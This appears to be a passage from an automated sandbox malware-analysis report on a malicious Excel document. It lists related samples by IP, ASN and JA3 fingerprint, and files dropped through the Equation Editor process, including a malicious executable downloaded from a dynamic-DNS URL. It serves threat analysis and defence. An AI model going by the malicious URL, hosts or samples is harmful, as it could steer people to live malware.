	oAcUgY6UzZ.exe	Get hash	malicious	Browse	• 191.252.112.194
	PAGO.xlsx	Get hash	malicious	Browse	• 191.252.112.194
fqe.short.gy	PROFORMA INVOICE.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	remittance info.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	Required Order Quantity.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Purchase Order SC_695853.xlsx	Get hash	malicious	Browse	• 52.59.165.42

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TWIDC-AS-APTWIDCLimitedHK	PAGO.xlsx	Get hash	malicious	Browse	• 103.153.76.181
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 103.153.76.181
	xqtEOiEeHh.exe	Get hash	malicious	Browse	• 103.155.92.207
	Topresh_Sub2.xlsx	Get hash	malicious	Browse	• 103.155.80.177
	PAGO.xlsx	Get hash	malicious	Browse	• 103.153.76.181
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 103.153.76.181
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 103.153.76.181
	PRESUPUESTO .xlsx	Get hash	malicious	Browse	• 103.153.76.181
	Neworder7687689585746463.exe	Get hash	malicious	Browse	• 103.153.182.50
	PAGO.xlsx	Get hash	malicious	Browse	• 103.153.76.181
	Quotation Request-pdf.exe	Get hash	malicious	Browse	• 103.153.77.83
	9MyoOYNXKe.exe	Get hash	malicious	Browse	• 103.155.92.70
	Pictures and Catalog Attached.exe	Get hash	malicious	Browse	• 103.153.182.50
	ab76e3ddfecc8c84fd2179bb40cbe1c535963154c3e6e.exe	Get hash	malicious	Browse	• 103.155.92.70
	SecuriteInfo.com.Trojan.Siggen12.47248.16606.exe	Get hash	malicious	Browse	• 103.155.92.70
	AWB 9284730932.xlsx	Get hash	malicious	Browse	• 103.155.80.177
	WAWASAN RUBY-AGENCY APPOINTMENT LETTER.xlsx	Get hash	malicious	Browse	• 103.155.83.195
	AxR7BY4wzz.exe	Get hash	malicious	Browse	• 103.155.92.70
	Payment_Advice.xlsx	Get hash	malicious	Browse	• 103.155.83.195
	SecuriteInfo.com.Trojan.Siggen12.41502.7197.exe	Get hash	malicious	Browse	• 103.155.92.70
AMAZON-02US	NdBLyH2h5d.exe	Get hash	malicious	Browse	• 52.15.160.167
	s6G3ZtvHZg.exe	Get hash	malicious	Browse	• 3.13.255.157
	PROFORMA INVOICE.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	PAYMENT COPY.exe	Get hash	malicious	Browse	• 52.79.124.173
	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 44.227.76.166
	sgJRcWvnkP.exe	Get hash	malicious	Browse	• 52.58.78.16

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx	Get hash	malicious	Browse	• 13.235.115.155
	remittance info.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Required Order Quantity.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	PROFORMA INVOICE.exe	Get hash	malicious	Browse	• 108.128.23 8.226
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Purchase Order SC_695853.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	winlog.exe	Get hash	malicious	Browse	• 3.14.206.30
	J6wDHe2QdA.exe	Get hash	malicious	Browse	• 3.22.15.135
	hsOBwEXSsq.exe	Get hash	malicious	Browse	• 3.142.167.54
	1B4AF276CB3E0BFC9709174B8F75E13C4B224F4B 35A6E.exe	Get hash	malicious	Browse	• 3.13.191.225
	36ne6xnkop.exe	Get hash	malicious	Browse	• 99.83.185.45

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	Confirm Order for AKTEK Company_E4117.ppt	Get hash	malicious	Browse	• 52.59.165.42
	PROFORMA INVOICE.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	RFQ P39948220 Inquiry.ppt	Get hash	malicious	Browse	• 52.59.165.42
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	remittance info.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Required Order Quantity.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Purchase Order SC_695853.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Alexandra38.docx	Get hash	malicious	Browse	• 52.59.165.42
	fileshare.doc	Get hash	malicious	Browse	• 52.59.165.42
	documents-351331057.xlsm	Get hash	malicious	Browse	• 52.59.165.42
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 52.59.165.42
	IMAGE20210406_490133692.exe.exe	Get hash	malicious	Browse	• 52.59.165.42
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Documents_460000622_1464906353.xls	Get hash	malicious	Browse	• 52.59.165.42
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95 020b17ddc073a9.xls	Get hash	malicious	Browse	• 52.59.165.42
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95 020b17ddc073a9.xls	Get hash	malicious	Browse	• 52.59.165.42
	Invoice copyt2.pps	Get hash	malicious	Browse	• 52.59.165.42

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-J...."Y...$E.KB..D...D.....3.n..u.....|..=H4..c&.....f.,..=..-....p2.:..`HX.....b.....Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..|0.+?.`-../.xvy..e.....w.+^...w|.Q.k.9&.Q.EzS.f.....>?w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k._iK..xzW.w.M.>,5.}..}.tLX5Ls3_..).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s..,.f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646BC
Malicious:	false
Reputation:	high, very likely benign file
Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...000930211219Z..210930140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30..'0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vI*.?II..N..>H.e...!.e.*.2....w..{.....s.z..2..~..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....]......B0@0...U.....0....0...U.....0...U.....{,q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pI.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg.X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.094144230589345
Encrypted:	false
SSDEEP:	6:kKQcwTJ6YN+SkQlPlEGYRMY9z+4KlDA3RUe0ht:bwTJ6HkPlE99SNxAhUe0ht
MD5:	D25F646B259EF6CC5D12A660BBFA3357
SHA1:	4144EBFD358476654BB51A7BC0C7DE821F998243
SHA-256:	DEC4E145A761CCA9FA188A7C820286F20DDD9213927C94ED461F559B8DE2C2FF
SHA-512:	D358C50CCB028FFD568FA20324D07F706DB7CD4D5433A5DD49FA4C35BFBB3D3CFA66AB6E33A19389725AB5F80D27536D03D6DB8847BD8A531B5FB24CABD9712
Malicious:	false
Reputation:	low
Preview:	p..... ...../..(..... .....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.d.8.f.4.f.3.f.6.f.d.7.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	2.9740695516419757
Encrypted:	false
SSDEEP:	3:kkFklYVfllXlE/jQEBllPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1Ffl5nPWlP1:kKaQE1liBAIdQZV7ulPPN
MD5:	4CE8A432A8C070911B062F96B38EC574
SHA1:	5DDBC2B13006956522776B75B8E226C5C766E617
SHA-256:	4AB0F9A823A27A62CD078A1563CB5B35D3B668070F08BF99B9C58B7CEC00778D
SHA-512:	00B5DF54C0041EF7899B03E361CA284EC1DDDA7CD5A9BA5F1A0112A9ABD825F3F6CD0777F23088185E15A6BF03415B1B80098CCC4E74840FAA19986D0C72A680
Malicious:	false
Reputation:	low
Preview:	p..... ....`...>7.../..(..... .....|.j-.....(.....}...h.t.t.p.:././.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c...".3.7.d.-.5.b.f.8.d.f.8.0.6.2.7.0.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	657408
Entropy (8bit):	7.451139683312535
Encrypted:	false
SSDEEP:	12288:ZGjq53LgC5jKNlUT2AMav4dJjSe3X/QuNaP9NLQubuKZWZn:4GngNlUT2ANYXouNaP9NHxWZn
MD5:	D5A549B16706948E4355EB89A93CEDEB
SHA1:	09F26A7F83C70109C89AB50BB0B9B05C9FF18C84
SHA-256:	4AF00CBA0575FD3AB00F392EB47DCB31CFDE4B640B22CA08AAF847357C17044D
SHA-512:	7F239D783C99337DD8A2F1C7611E818CD20CB1F92FA9AA789AF550DDE354ED46A9F2DB420485BC4EF4F72085E76CD5D11D12D3AEC93B320A3CFCE63869A21F A
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://surestdysbonescagecv.dns.army/documenpt/svchost.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....s`.....P..P.....o... .....@.. .....`..... ..@.....o..O.....@..... ....H.....text....P... ...P..... ..`.rsrc.....R.....@..@.reloc .....@.....@..B.....o.....H.....h...(.....0.....($...(%.....(.....o&....*.....('.....((.....().....(*.....(+....*N..(....o.... (,....*&..(-....*.s.....s/.....s0.....s1.....s2.....*....0.....~....o3....+..*.0.....~....o4....+..*.0.....~....o5....+..*.0.....~....o6....+..*.0.....~....o7....+..*.0..<.....~..... (8.....,lr...p.....(9...o:...s;.....~.....+..*.0.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\234E901.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	3199944
Entropy (8bit):	1.0723286533222698
Encrypted:	false
SSDEEP:	6144:5FPAuIU4U9tVvfJHGCOd7FPAuIU4U9tVvfJHGCOd2:5mIvhGJd7mIvhGJd2
MD5:	6CFA3170A68147326768DE26F5E88F3C
SHA1:	5ABCF9E540CFE7E9F1BB50F43FB139722402D141
SHA-256:	5EC13FDB116FAD2A722159AC55F98A857E0925759BCAEB75AC83FCCBF7C3E8C2
SHA-512:	5796C7D980E914485DD390F5EE14196EE89CCD7F6F237D4CA7AA88EC9158196E85FD7D5AC2990D9BA3DCCC55F63A8598F47B13020331F54134E931EF018C2A8
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	....l.....H.. EMF.....0.....V.....fZ..U"..F...ti..hi..GDIC.....z.@m....Pi.....4.....4.....4..A. .....(..... .....h..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\48B2E23A.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\55794626.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 550x310, frames 3
Category:	dropped
Size (bytes):	29499

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\55794626.jpeg	
Entropy (8bit):	7.667442162526095
Encrypted:	false
SSDEEP:	384:ac8UyN1qqyn7FdNfzZY3AJ0NcoEwa4OXyTqEunn9k+MPiEWsKHBm8oguHh9kt98g:p8wn7TNfzZ0NcnwR6kvKPsPWghY6g
MD5:	4FBDDF16124B6C9368537DF70A238C14
SHA1:	45E34D715128C6954F589910E6D0429370D3E01A
SHA-256:	0668A8E7DA394FE73B994AD85F6CA782F6C09BFF2F35581854C2408CF3909D86
SHA-512:	EA17593F175D49792629EC35320AD21D5707CB4CF9E3A7B5DA362FC86AF207F0C14059B51233C3E371F2B7830EAD693B604264CA50968891B420FEA2FC4B29E0
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....C.....C.....6.&.."....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...0.F...GEH.[....^.....Z]k?B..]...A. ....q.<..].c....G....Z}.....=.y1.....x->.=.....<.....<..E....a.L...h.c....O..e..a.L...h.c....O..e..a.L...k/_..Mf.[.o.@C(..k^..P..l8.....${..Ly.)..'".....N)." .$e.a....-....B.{.\f...).%a.J..>. 9b.X..V.%i.Q....%h.V.E...X..V..Q..GQRR?A..!..;.g..B...2..u..W.....'..kN.X.,Fy+G...(.r.g..y+O..X.,Fy+H.#)_,...%.r.9Q

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\82D1B3EF.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... ....."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\87FB93B7.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false
Preview:	.PNG.....IHDR.....].....^....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:....p..Q<....bKGD.....oFFs.....F.#-nT....pHYs...%...%.IR$.....vpAg.....0...O..... IDATx...h.w....V!...D.....4.p .X(r..x.&..K.(.L...P..d5.R.....b.....C...BP...,% ....qL.,!E.ni..t.....H._.....G..|~=.....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<. .a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\. .a..qM../.u....h6..|.22..g4M.....C.u..y,--..'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~...J.sssm.d.Y.u.G....s.\..R.`qq.....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.? ~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B..X..... ..amm...h4.t:..].j..tz[.(..#..}yy./..".z.-[!4....a...jj.....,dY.7.|.F.....\.~.g.....x..Y...R..\.....w.\.h..K....h..nM

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8CCFB279.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8CCFB279.jpeg	
Preview:	......JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M..".....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..I?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..l..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7.....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\91806A4C.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81l:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M..".....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..I?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..l..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7.....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EE298F3.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2ll8e7li2YRD5x5dlyuaQ0ugZlBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-++++++++++++++++....."..... .....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..I.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[I..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'..''...Y...I.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....I.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EF4BADDD.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
